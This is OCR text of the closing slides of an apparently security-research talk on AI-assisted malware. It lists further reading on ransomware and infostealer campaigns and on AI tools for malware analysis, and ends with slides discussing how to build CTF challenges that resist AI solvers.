
Want to read in the bus/train/plane back home? 1/2

- **FunkSec** ransomware group uses AI - Jan 2025 🔗
- **TA547** targets various German organisations using AI-generated Powershell script within **Rhadamanthys** infostealer - April 2024 🔗

Want to read in the bus/train/plane back home? 2/2

- A. Apvrille, D. Nakov, Malware analysis assisted by AI with **r2ai**
- C. Wüest, The rise of **AI-driven malware**: threats, myths and defenses
- E. Cross, The S in **MCP** stands for Security

Thank You




- @cryptax (Blue Sky, Mastodon, Discord)
- Download slides: https://www.fortiguard.com/events
- FortiGuard Labs Threat Research https://www.fortinet.com/blog/threat-research
- Ph0wn CTF https://ph0wn.org

How to create a CTF challenge resistant to AI?

In some cases, AI *spoils* the challenge - makes it too easy. Is there a solution?

1. Write it, test it against existing models
2. Run the CTF in an air-gapped room
3. Re-direct all major AI interfaces to fake website/AI
4. Remove 5 points to each individual connecting to AI



How to create a CTF challenge resistant to AI?

In some cases, AI *spoils* the challenge - makes it too easy. Is there a solution?

1. Write it, test it against existing models
   You can't test against all models and prompts
2. Run the CTF in an air-gapped room
3. Re-direct all major AI interfaces to fake website/AI
   How about access through VPNs, mobile data?
4. Remove 5 points to each individual connecting to AI
   Same technical issue